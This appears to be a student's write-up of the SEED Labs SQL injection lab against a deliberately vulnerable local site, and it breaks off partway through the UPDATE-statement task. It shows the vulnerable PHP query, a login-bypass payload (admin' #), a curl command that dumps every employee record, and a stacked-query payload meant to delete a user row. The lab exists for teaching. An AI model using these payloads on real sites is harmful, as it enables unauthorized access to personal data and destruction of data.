


Task 1 : Get familiar with SQL Statements

The objective of this task is to playaround the database that was created. The name of the database is **Users** and it contains a table called **credential**. This table has all information about each user.

In this task, I'm asked to use the database **Users** and print all the tables it has. In our case we only have a **credential** table. Once we print all the tables, the next task is to print all the details of the user **Alice**. To fetch all the details of the user, I made use of the select statement as shown below:

mysql> select * from credential where name = "Alice";

The screenshot below displays the output of all the operations I performed above.



```
[04/04/20]seed@VM:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 16
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name = "Alice";
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |             |         |      | Aliceee  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> 
```

In the output of the select statement, we can see it prints all the details of the **User, Alice**. I pass the name in the query, so that it prints all the necessary information.

Task 2 : SQL Injection Attack on SELECT Statement:

In this task I perform the actual SQL Injection. We're given a vulnerable site which has a login form to begin with. This form takes Username and Password for a particular user and if that user is Admin, the application displays us the entire users list and if the user is not an admin, it displays the details pertaining to a particular user.

Task 2.1: SQL Injection Attack from the webpage:

Lets see how the php application logic to login a user into an application works. We have this snippet in the ***unsafe_home.php*** file

```
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,  
email,nickname,Password  
FROM credential  
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

This is the part of the code that has to be exploited. Since the application is configured in such a way that, if the user is Admin, it displays the entire user's details else it only displays details of a particular user. In the task, it is told that we as attackers already know who the user is, as in the Username is **Admin**. We now have to frame the input in such a way that it logs us in into the application as an admin without the attacker knowing the password.

To achieve this, we make use of a special character of mysql - **# (pound)**. This character cuts off the query. It means everything else that comes after the **#** sign is skipped.

Since I have to login as an admin, I pass the username as



admin' #

This is picked up by the variable **\$input_uname**. If I put this in the above query, the query statement would look like

```
Select id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password  
FROM credential WHERE name= 'admin' #
```

The highlighted part in the above part is what our input is. We complete the query by passing it the name of the user - **admin** and then we close the **quote** using **'** and then followed by **#**.

The pound at the end eliminates everything after it. Therefore ***and Password='\$hashed_pwd'***"; part of the input query is never reached. The Screenshot below shows us how passing **admin' #** as an input to the username logs us into the application as an admin without the need to type the password.



The first of the 2 screenshots shows how I passed the input and the second one shows the complete user details. Which only the Admin is allowed to see. This logs us in into the application without knowing the password, provided we know the username.

Task 2.2: SQL Injection Attack from the command line:

In this task, we perform the same task, but we'll not be making use of Web Browser. Instead we'll be performing the task from the command line. For the previous task, we make use of the HTTP Headers Live tool we used earlier, to capture the request format. So that we can make use of **curl** command to replicate the same from the command line. Below is the screenshot that shows the request format.



From this screenshot it is evident that it is a GET call. We copy the request URL and call it from the command line using the **curl -v4** and pass this URL as a parameter.

If we're not making use of the HTTP Header Live tool, we can manually call the php code by passing the username and password as the parameters to the GET call. Since we have special characters like ' and #, we make use of its equivalents like %27 and %20 respectively for ' and #.

The command that we'll be executing is

curl -v4

http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password=

Below is the output on executing the command.

```
Terminal
[04/04/20]seed@VM:~$ subl /var/www/SQLInjection/
[04/04/20]seed@VM:~$ curl -v4 http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password=
[1] 6641
* Trying 127.0.0.1...
* Connected to www.seedlabsqlinjection.com (127.0.0.1) port 80 (#0)
> GET /unsafe_home.php?username=admin%27+%23 HTTP/1.1
Host: www.seedlabsqlinjection.com
User-Agent: curl/7.47.0
Accept: */*

HTTP/1.1 200 OK
Date: Sun, 05 Apr 2020 03:10:23 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: PHPSESSID=j0rkesgtvdedfhacjqh5jhm5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3364
Content-Type: text/html; charset=UTF-8

<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.
-->
```

Output Continued...

```
Terminal
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
<a class="navbar-brand" href="unsafe_home.php" ></a>

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoutBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table> <br><br>
<div class="text-center">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</div>
<script type="text/javascript">
function logout(){
location.href = "logout.php";
}
</script>
</body>
* Connection #0 to host www.seedlabsqlinjection.com left intact
</html>
```



Task 2.3: Append a New SQL Statement:

In this task a more serious attack is asked to be performed. We were only fetching the data from the database in all our previous attacks. But here, we are asked to make modifications to the database by executing additional queries.

The ideology would be to build a query that'd execute the multiple queries at once. So, in the username field, we can enter:


admin' ; delete from credential where name='Ted

There is one security feature implemented by mysql for the queries that are asked from php. It doesn't allow multiple queries to be executed at once. Had it been a SQL Server, executing multiple queries would have been possible. Since we're making use of MYSQL, it blocks executing multiple sql statements at once. Below is how I tried running multiple queries at once through SQL Injection.




The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/index.html`. The page has a green header with the "SEEDLABS" logo. The main heading is "Employee Profile Login". Below the heading, there are two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the text `admin' ; delete from credential where name='Ted|`. The "PASSWORD" field contains the text `Password`. A green "Login" button is located below the input fields. The browser's taskbar on the left shows various application icons, and the top of the browser window shows the title "SQL Lab - Mozilla Firefox" and several open tabs.

And the response from the php code is as shown below



MySQL gives us an option to execute multiple queries separating them by a **semicolon ;**

Below we can see how I tried executing multiple queries by calling the PHP function from the command line. The result is the same.




Task 3 : SQL Injection Attack on UPDATE Statement:

SQL injection attacks on UPDATE statements can prove very costly as the attackers can modify sensitive fields.

Task 3.1 Modify your own Salary:

In this task, once a user say **Alice** logs into her profile, she should be able to modify her salary even though she is not authorised to do so, and she also doesn't have an option to modify the Salary in the edit screen. We need to perform the SQL Injection attack in such a way that the user is able to modify their salary. The assumption made here is that the attacker knows the name of the field that holds the salary details of a User.

First we login into Alice's account and this is how it looks before she updates her salary.



The screenshot shows a web browser window with the URL `www.seedlabsqlinjection.com/unsafe_home.php`. The page has a green header with the **SEEDLABS** logo, **Home** and **Edit Profile** links, and a **Logout** button. The main content area is titled **Alice Profile** and contains a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	

The attack would be very similar to how we performed for the previous attacks. If we see the code of PHP to update the user's record..

